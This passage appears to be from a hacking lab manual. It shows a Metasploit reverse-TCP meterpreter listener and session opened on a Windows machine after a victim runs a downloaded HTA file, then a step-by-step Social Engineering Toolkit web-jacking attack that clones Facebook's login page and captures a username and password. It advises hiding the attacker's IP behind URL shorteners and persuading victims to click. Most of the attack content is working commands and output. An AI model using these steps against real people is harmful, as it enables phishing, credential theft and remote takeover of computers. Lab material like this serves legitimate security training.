


```
[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set//meta_config)> set LHOST 192.168.0.121
LHOST => 192.168.0.121
resource (/root/.set//meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> set EnableStageEncoding true
EnableStageEncoding => true
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.0.121:443
msf exploit(multi/handler) > 
```

- Trick victim to open attacker's IP address in the browser (use URL shortening service to make IP address look like web link). This prompts the victim to download a file (Launcher.hta). Convince the victim to execute this file to gain access to his computer.

On the victim's computer:



On attacker's computer:

```
msf exploit(multi/handler) > [*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (179808 bytes) to 192.168.0.107
[*] Meterpreter session 1 opened (192.168.0.121:443 -> 192.168.0.107:60903)
```



```
msf exploit(multi/handler) > sessions -i 1  
[*] Starting interaction with 1...  
  
meterpreter >
```

```
meterpreter > sysinfo  
Computer      : CSPL-PC  
OS            : Windows 7 (Build 7601, Service Pack 1)  
Architecture  : x64  
System Language : en_IN  
Domain        : WORKGROUP  
Logged On Users : 2  
Meterpreter    : x86/windows  
meterpreter >
```

Practical 4: Web-jacking Attack using Social Engineering Toolkit.


Description: In this practical also we create a fake phishing page to mislead the target, but at first when he visits the page you share it will say something like “the page has been moved to another location, click here to visit the page”. If the target clicks the link phishing page will load asks for target details.

Step 1: In Parrot Linux terminal, execute the below command to remove existing files from web root location.

```
[root@parrot-virtual]-[/home/user]
#rm -rf /var/www/html/*
```

Step 2: launch Social Engineering Toolkit by executing below command

```
[root@parrot-virtual]-[/home/user]
#setoolkit
```



```
ngrok by @inconshreveable
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Account Vinay (Plan: Free)
Version 2.2.8
United States (us)
http://127.0.0.1:
http://06966015.n
https://06966015.
Forwarding
Connections ttl opn r
2 0 0
HTTP Requests
404 Not Found
404 Not Found
200 OK
There is a new version of SET available.
Your version: 7.7.5
Current version: 7.7.8
Please update SET to the latest before submitting any git issues.
Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
set>
```

Step 3: Based on our requirement, we can choose from seven different options on the SE toolkit menu. In this practical, we intend to create a phishing a page which looks similar to the Facebook login page.

```
Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

Step 4: Select option 1 Social-Engineering Attacks

```
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules

99) Return back to the main menu

set> 2
```

Step 5: Select option 2 Website Attack Vectors

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method

99) Return to Main Menu

set:webattack>5
```

Step 6: Choose option 5 Web Jacking Attack Method

```

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2

```

Step 7: Option 2 Site Cloner and hit enter

```

[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.109]:192.168.1.109

```

Step 8: To perform LAN level attack, provide private IP address or provide a ngrok link for WAN level attacks.

```

[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...


The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.

[*] Web Jacking Attack Vector is Enabled...Victim needs to click the link.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

```

- Provide the address of website to be cloned (https://www.facebook.com/) press enter.
- Now, convince the victim to open attacker's IP address (use URL shortening service to make IP address look like web link)


On the victim's computer:



The site <https://login.facebook.com/login.php> has moved, click here to go to the new location.

- If victim trusts this page and clicks on the link, the victim will be redirected to a phishing page which displays original Facebook address

(<https://www.facebook.com/login.php>) in URL bar for a fraction of seconds and changes to attacker's IP address.



On the attacker's computer:

```
[*] WE GOT A HIT! Printing the output:
PARAM: lsd=AVoVbZC
PARAM: display=
PARAM: enable_profile_selector=
PARAM: isprivate=
PARAM: legacy_return=0
PARAM: profile_selector_ids=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=
PARAM: lgndim=
PARAM: lgnrnd=041545_2zo_
PARAM: lgnjs=n
POSSIBLE USERNAME FIELD FOUND: email=area51
POSSIBLE PASSWORD FIELD FOUND: pass=5lar
POSSIBLE USERNAME FIELD FOUND: login=1
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```